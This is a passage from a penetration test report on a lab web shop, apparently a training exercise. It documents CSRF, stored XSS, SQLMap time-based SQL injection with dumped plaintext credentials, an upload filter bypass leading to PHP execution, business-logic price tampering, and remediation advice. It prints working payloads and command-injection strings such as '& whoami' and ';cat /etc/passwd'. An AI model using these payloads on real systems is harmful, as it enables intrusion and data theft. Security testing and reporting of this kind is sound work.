                <input type="hidden" name="new_password" value="Hacked">
                <input type="hidden" name="confirm_password" value="Hacked">
                <input type="hidden" name="user_id" value="5">
                <input type="hidden" name="user_save" value="">
        </form>

        </body>
</html>
```

Figure 2-46 CSRF payload for password change form




```
<p>Old Password:</p>
            <div class="form-group">
            <input class="form-control" placeholder="Password" name="user_password" type="password" value="Hacked" required>
           </div>
```

Figure 2-47 Web page source displaying the current password which has been changed


2.7.5 Testing for Logout Functionality

The logout functionality returned the user to the homepage of the website; however, it was possible to regain access to the account that had just been logged out from by simply pressing back on the web browser. When observing server responses, it was discovered that the session token was not destroyed after logout. Figure 2-48 displays the logout request by the user whereas Figure 2-49 displays the presence of the same cookies after logout.



```
GET http://192.168.1.10/customers/logout.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://192.168.1.10/customers/index.php
Cookie: PHPSESSID=je7l658jb5vmtoacjtbkm9lhs3; SecretCookie=
6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n3136363837303630333
Upgrade-Insecure-Requests: 1
```

Figure 2-48 Logout request by the user.



```
GET http://192.168.1.10/index.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/index.php
Connection: keep-alive
Cookie: PHPSESSID=je7l658jb5vmtoacjtbkm9lhs3; SecretCookie=
6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n3136363837303630333
Upgrade-Insecure-Requests: 1
```

Figure 2-49 User has been logged out but the SecretCookie has not been unset

2.7.6 Testing Session Timeout

A session timeout functionality was concluded not to be present as users were not logged out after a period of idleness.

2.7.7 Testing for Session Hijacking

Testing session hijacking aims to force cookies and assess whether a session as another account can be obtained. For this test, the *SecretCookie* value for *hacklab@hacklab.com* was used to modify the same cookie value present while authenticated as the *test* user created in Section 2.4.2, this way intending to obtain access to the *hacklab* account from the *test* account. In this scenario, session hijacking was deemed not possible as access to the *hacklab* account was not achieved after changing the cookie value.

2.8 INPUT VALIDATION TESTING

2.8.1 Testing for Reflected Cross Site Scripting

Reflected Cross-site Scripting (XSS) occurs when a browser executable code is injected within a single HTTP response. This attack is non-persistent and only impacts users who open a maliciously crafted link or third-party web page (OWASP, 2020). During this testing stage *<script>alert("test");</script>;* was input in various fields, however, none of them prompted the alert box to pop up.

2.8.2 Testing for Stored Cross Site Scripting

Stored XSS could be observed after administrator access was gained in Section 2.8.3. The account information of the *hacklab* account was edited to contain *<script>alert("test");</script>;* as the address. After accessing the customer management panel from the administrator interface, the alert box was displayed (Figure 2-50).




Figure 2-50 XSS alert box prompted on the administrator interface

An account containing the same script in every field besides the password was also created. The email field was set to contain the script by using Burp Suite's intercept again (seen in Section 2.4.4). This led to the creation of an account that displayed an alert box upon login. This alert box was prompted from the email field, as this field only contained the last semicolon from the script in the upper right corner of the page (Figure 2-51). A normal username is displayed in Figure 2-52. The new account also prompted a series of alert boxes when accessed from the customer management panel.





Figure 2-51 Email for the script account

Figure 2-52 Normal account email

2.8.3 Testing for SQL Injection – MySQL


SQL injection (SQLi) testing checks for the possibility to input data that executes an SQL query on the database into the application. This vulnerability was attempted on the login forms, with a focus on administrator login, to see if unauthorized access was possible this way. Common SQLi payloads such as *' OR 1=1;--* and *-- or #* were tried unsuccessfully. To attempt more complex payloads SQLMap was used with a POST request for the administrator login (Appendix E.4 adminlogin.txt). A time-based blind payload to inject in the username field was found (Figure 2-53).



```
---
Parameter: admin_username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: admin_username=admin' AND (SELECT 2869 FROM (SELECT(SLEEP(5)))oRCX) AND 'wmpX'='wmpX&admin_password=admin&admin_login=
---
```

Figure 2-53 Identified SQL Injection payload for the admin username field


The database was then enumerated with the continued use of SQLMap. Figure 2-54 demonstrates that *edgedata* was found to be the database in use with *–current-db*. This matched the data found in Section 2.3.2.



```
edgedata
current database: 'edgedata'
```

Figure 2-54 Current database name


Next, the tables were enumerated with *-D edgetada –tables*. This led to the discovery of four tables: *admin*, *items*, *orderdetails*, and *users* (Figure 2-55).



```
Database: edgedata
[4 tables]
+--------------+
| admin        |
| items        |
| orderdetails |
| users        |
+--------------+
```

Figure 2-55 Tables present in the database

Lastly, the admin table was dumped with *-D edgedata – T admin –dump* which revealed a single administrator account with a plaintext password stored in the table (Figure 2-56).



```
Database: edgedata
Table: admin
[1 entry]
+----------+----------------+----------------+
| admin_id | admin_password | admin_username |
+----------+----------------+----------------+
| 1        | tiffany        | admin          |
+----------+----------------+----------------+
```

Figure 2-56 Admin table dumped

These credentials could then be used to gain administrator access which led to an administrator panel (Figure 2-57).





Figure 2-57 Administrator panel

This way the user table was also dumped. It is further looked at in Section 2.10.2. The same test was also performed on the user login form with the request seen in Appendix E.5 userlogin.txt and it was also concluded to be vulnerable to SQLi.

2.8.4 Testing for Code Injection

Testing for code injection was done after the “Alter Image” functionality was tested and its filter was bypassed in Section 2.11.3. As proof of concept, a simple PHP code (Appendix E.6 php.php) was uploaded to the server. When it was accessed, it executed (Figure 2-58).



```
test
```

Figure 2-58 Injected PHP code accessed

2.8.5 Testing for Local File Inclusion

To test for local file inclusion, similar tests as in Section 2.6 were performed. Files such as *etc/passwd* which would be present on a UNIX system were attempted to be accessed this way, but the tests did not bear results.

2.8.6 Testing for Command Injection


Command Injection aims to test the application for OS command injection. The first testing approach during this stage involved adding UNIX commands such as an URL encoded *%3Bcat%20/etc/passwd* to the site’s PHP page URLs. This, however, led to no discoveries. Another testing approach used the alter picture functionality and appended commands to the uploaded filename after intercepting the POST request (example seen in Figure 2-59). This was also unsuccessful.

```
Content-Disposition: form-data; name="uploadedfile"; filename="14231.jpg & whoami"
Content-Type: image/jpeg
```

Figure 2-59 OS command added to the filename

2.8.7 Testing for Incubated Vulnerability

The account settings for the *script* account (created in Section 2.8.2) which can be seen in Figure 2-60 were noteworthy as the input fields only contained *<script>alert(* with the HTML tags being interrupted by the remaining script before the *required* attributes which were now being output below. The fields which were normally required could now be left empty because the *required* attribute was not a part of the HTML anymore. Note that this could only be done by intercepting traffic before.



Firstname:

<script>alert(

;" required>

Lastname:

<script>alert(

;" required>


Address:

<script>alert(

;" required>


Figure 2-60 Account information for the account containing scripts

After removing the contents of the address field and saving the settings, the rest of the fields were also resaved as *<script>alert(* meaning that they no longer contained the closing tags for the script (Figures 2-61, 2-62).



```
<input class="form-control" placeholder="Firstname" name="user_firstname" type="text" value="<script>alert("test");</script>;" required>
```


Figure 2-62 JavaScript interrupting the HTML input tags before editing the account settings



```
<input class="form-control" placeholder="Firstname" name="user_firstname" type="text" value="<script>alert(" required>
```


Figure 2-61 JavaScript closing tags and alert box contents removed after resaving the account settings

This edit caused a reaction on the administrator panel. Resaving the account settings which removed the closing tags interrupted the HTML code (Figure 2-63). Administrative action buttons such as "View Orders" or "Remove Account" which were appended to each user could not be added to the script account (Figure 5-64) making the administrator unable to manage this account.



```
<td><script>alert("test");</script>;</td>
<td><script>alert( <script>alert(</td>
<td></td>

<td>
```

Figure 2-63 HTML table data tags interrupted




Customer Email	Name	Address	Actions
hacklab@hacklab.com	Joe Bloggs	;	View Orders / Reset Order / Previous Items Ordered / Remove Account
StevePlumber@hacklab.com	Steve Plumber	2 Brown Street	View Orders / Reset Order / Previous Items Ordered / Remove Account
RedAdiaire@hacklab.com	Red Adaire	3 Red Street	View Orders / Reset Order / Previous Items Ordered / Remove Account
;			

Figure 2-64 Script account in the fourth row without action buttons added to it as the table tags were interrupted

2.9 Testing for Error Handling

2.9.1 Testing for Improper Error Handling

During this stage of testing, it is examined how errors are displayed by the web application. Improper error handling can leak system and service information and aid a threat actor in enumerating the web application. Browsing to a nonexistent resource in *Astley Skateshop's* web application returned an error seen in Figure 2-65. This error message leaked system information such as Apache and PHP versions.



Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the webmaster.

Error 404


192.168.1.10
Apache/2.4.3 (Unix) PHP/5.4.7

Figure 2-65 Error message leaking system information

2.10 Testing for Weak Cryptography

2.10.1 Testing for Weak Transport Layer Security

Testing for weak transport layer security aims to validate the SSL/TLS configuration which is used to encrypt and protect the transmitted information. SSLScan was used to identify whether any of these protocols were in use and their configuration. As Figure 2-66 suggests, the scan did not find any information about SSL/TLS.



```
┌──(kali㉿kali)-[~]
└─$ sslscan 192.168.1.10:80
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 192.168.1.10

Testing SSL server 192.168.1.10 on port 80 using SNI name 192.168.1.10

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   disabled
TLSv1.3   disabled

  TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:

  Supported Server Cipher(s):
    Unable to parse certificate
    Unable to parse certificate
    Unable to parse certificate
    Unable to parse certificate
Certificate information cannot be retrieved.
```


Figure 2-66 SSLscan output

2.10.2 Testing for Sensitive Information Sent via Unencrypted Channels

As discussed in Section 2.5.1, sensitive information such as user email and password was being sent over unencrypted channels.

2.10.3 Testing for Weak Encryption

It could already be established that the passwords are not encrypted as they were being auto-filled in the change password form and visible in the HTML in plaintext. This was further proved after the database tables were dumped after a successful SQL injection attack. Figure 2-67 displays the user passwords being stored in plaintext. The dumped admin table which also contained passwords in plaintext can be seen in Figure 2-56.




```
Database: edgedata
Table: users
[3 entries]
+---------+-----------+---------------------------+----------------+---------------+---------------+----------------+
| user_id | thumbnail | user_email                | user_address   | user_lastname | user_password | user_firstname |
+---------+-----------+---------------------------+----------------+---------------+---------------+----------------+
| 1       | rick.jpg  | hacklab@hacklab.com       | 1 Bell Street  | Bloggs        | hacklab       | Joe            |
| 3       | <blank>   | StevePlumber@hacklab.com  | 2 Brown Street | Plumber       | gebbz03       | Steve          |
| 4       | <blank>   | RedAdiaire@hacklab.com    | 3 Red Street   | Adaire        | mik           | Red            |
+---------+-----------+---------------------------+----------------+---------------+---------------+----------------+
```

Figure 2-67 User table dumped

2.11 Business Logic Testing


2.11.1 Test Integrity Checks

By intercepting traffic with a proxy, it was possible to edit normally non-editable form values before they were sent to the server (Figure 2-68). This way items not sold by the marketplace could be ordered. Prices could also be edited and changed to negative values. These orders were accepted (Figure 2-69).



```
POST /customers/save_order.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/customers/add_to_cart.php?cart=5
Cookie: PHPSESSID=s2o6cfoidtkeo9121s7vh82mn2; SecretCookie=
6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n313637333836363436838
Upgrade-Insecure-Requests: 1

order_name=NewItem&order_price=-100&user_id=1&order_quantity=1&order_save=
```

Figure 2-68 POST request edited to place an order for 'NewItem' which costs -100 GBP



Item	Price	Quantity	Total
Belter1	£ 100	1	£ 100
NewItem	£ -100	1	£ -100
		Total Price Ordered:	£ 0


Figure 2-69 Non-existent item ordered for a negative price

2.11.2 Test Defenses Against Application Misuse

Testing for defenses against application misuse entails observing whether the web application detects malicious activity and if appropriate measures, for example, a lockout, are taken to stop it. During the testing process, many actions that could be considered malicious were performed, however, nothing was observed. The only notable observation was the error message returned upon uploading an unaccepted file type when changing the account profile picture (Figure 2-70).

2.11.3 Test Upload of Unexpected File Types

When a non-image file was uploaded to the alter picture functionality, the message seen in Figure 2-70 was displayed.




192.168.1.10

Invalid filetype detected - what are you up to?.

Figure 2-70 Error message for an invalid file extension


It was simple to bypass this however by changing the file extension to an image extension such as .jpg. Figure 2-71 shows a *.txt* file saved as a *.jpg* which was then successfully uploaded to the server.



```
1 this is a picture
2
```

Figure 2-71 A text file saved with an image extension

It was then browsed to the listable */pictures* directory (Section 2.3.1) which contained user profile pictures and opened, however, it did not display the text and output the error message seen in Figure 2-72 instead.




The image "http://192.168.1.10/pictures/picture.jpg" cannot be displayed because it contains errors.

Figure 2-72 Failure the open the text file

This could be bypassed by intercepting the traffic again and changing the file extension back to normal (Figures 2-73 and 2-74).

```
Content-Disposition: form-data; name="uploadedfile"; filename="picture.txt"
Content-Type: image/jpeg
```

Figure 2-74 File extension changed back to .txt



```
this is a picture
```

Figure 2-73 Uploaded .txt file opened from the website

3 DISCUSSION

3.1 VULNERABILITY DISCLOSURE

3.1.1 Outdated Software and Service Versions

As seen in Section 2.2.1 old technology has been used for the web app. At the time of writing the latest versions of these services are v8.1 for PHP and v2.4.54 for Apache. The versions used for the application, however, are v5.4.7 for PHP and v2.4.3 for Apache.

Outdated software exposes the systems to a great number of security risks as older versions do not feature patches for more recently identified vulnerabilities and the possibility of a system failure is higher (Parker Software, no date). Furthermore, old versions tend to be less effective by being slower or not having new features that improve efficiency. It is recommended to update the used services to their latest versions to ensure that relevant security patches, updates, and support are available for them.

3.1.2 Information Leakage from phpinfo()

Info.php and *phpinfo.php* are both available publicly on the website. Furthermore, several comments in the code and the location specified in *robots.txt* hint at the existence of *info.php*. This file contains a lot of information about the system such as the services used and their versions as well as the path to the webserver root.

The *phpinfo()* function can be disabled in the *php.ini* file (Snyder, et al., 2011) with the following line:

```
disable_functions = phpinfo
```

These files can also be prevented from being accessible by editing Apache's *.htaccess* file to contain the following directive for each file:

```
<files [filename]>
order allow,deny
deny from all
</files>
```

(SumTIps, no date)

3.1.3 Information Leakage in Code

Upon inspecting some of the code that could be publicly accessed from the web application, as seen in Section 2.2.4, several comments hinting at the existence of *info.php*, discussed in Section 3.1.2, could be observed. This file is publicly accessible and exposes a lot of information about the webserver configuration. Besides making this file not publicly available any comments hinting at its existence should also be removed from the code and *robots.txt*.

3.1.4 Information Leakage from Listable Directories

Several directories of this web application are listable and accessible without authentication, an example being the */pictures* directory which stores user profile pictures as seen in Section 2.3.1. Listable directories can enable a threat actor to gain information about the web application's structure and access sensitive data.

Directory listing can be avoided with proper configuration. For Apache servers, this can be done by adding the following line to the *httpd.conf* or *apache2.conf* file and restarting the service:

```
<Directory [website directory]>Options -Indexes</Directory>
```

(Acunetix, 2020)

3.1.5 Information Leakage Upon Incorrect Login

The messages returned upon an incorrect login, seen in Figure 2-22 and Figure 2-23, differ in the cases of correct and incorrect email. The best practice is not to identify which input field was incorrect as this allows for the enumeration of usernames present in the database. To resolve this, the message returned should be edited in the code to return the same message such as "The email/password combination You have entered is not valid." every time.

3.1.6 Information Leakage from Error Messages

Section 2.9.1 demonstrates the accessing of a non-existent resource on the website and the displayed error with system information such as Apache and PHP versions. When obtained by a threat actor, this information can help in executing potential attacks as vulnerabilities specific to these versions can be then utilised.

To avoid this, error messages should not display any other information besides the error code and its meaning. Custom error messages can be added to Apache configuration as Error Documents (Ellingwood, 2015).

3.1.7 No Lockout Policy

There is no lockout in place for site users when an incorrect password is provided repeatedly in short succession upon login. The lack of a lockout policy makes it easy to execute dictionary attacks on the web application, therefore, endangering the users of the site as their accounts could be compromised when a password is obtained after a successful attack.

To resolve this, a lockout policy should be in place on the web application. The National Cyber Security Centre (2018) recommends a lockout threshold of 5-10 attempts. This approach, however, can enable a threat actor to perform a DoS attack on the application. A countermeasure to this is password throttling which entails delaying subsequent login attempts after an incorrect login. This limits the number of guesses an attacker can and does not lock existing users out.

3.1.8 No Password Policy

There is no password policy in place for registering users of the website. A password of a single character is considered valid as seen in Section 2.5.4. Furthermore, the passwords were case-insensitive. To avoid user accounts being compromised by password guessing or dictionary attacks and make the site more robust, a password policy should be in place. This would ensure that users choose stronger passwords.

Canadian Centre for Cyber Security (2019) recommends using passphrases consisting of 4 words and 15 characters. Passphrases are easier for the user to remember while the chance of them being in a wordlist is lower. The use of varying capitalization, numbers, and special characters can also be endorsed. Additionally, the passwords should be case-sensitive.

3.1.9 Insecure Password Change Functionality

The password change functionality stores the current user password in plaintext in the “Old Password” field. This is highly insecure as it allows a party who has gained access to this account but does not know the password to obtain the password. Since this field is auto filled it also serves no purpose as its intended function is to verify that the person changing it is the account owner. Not having to enter a password manually removes this security measure.

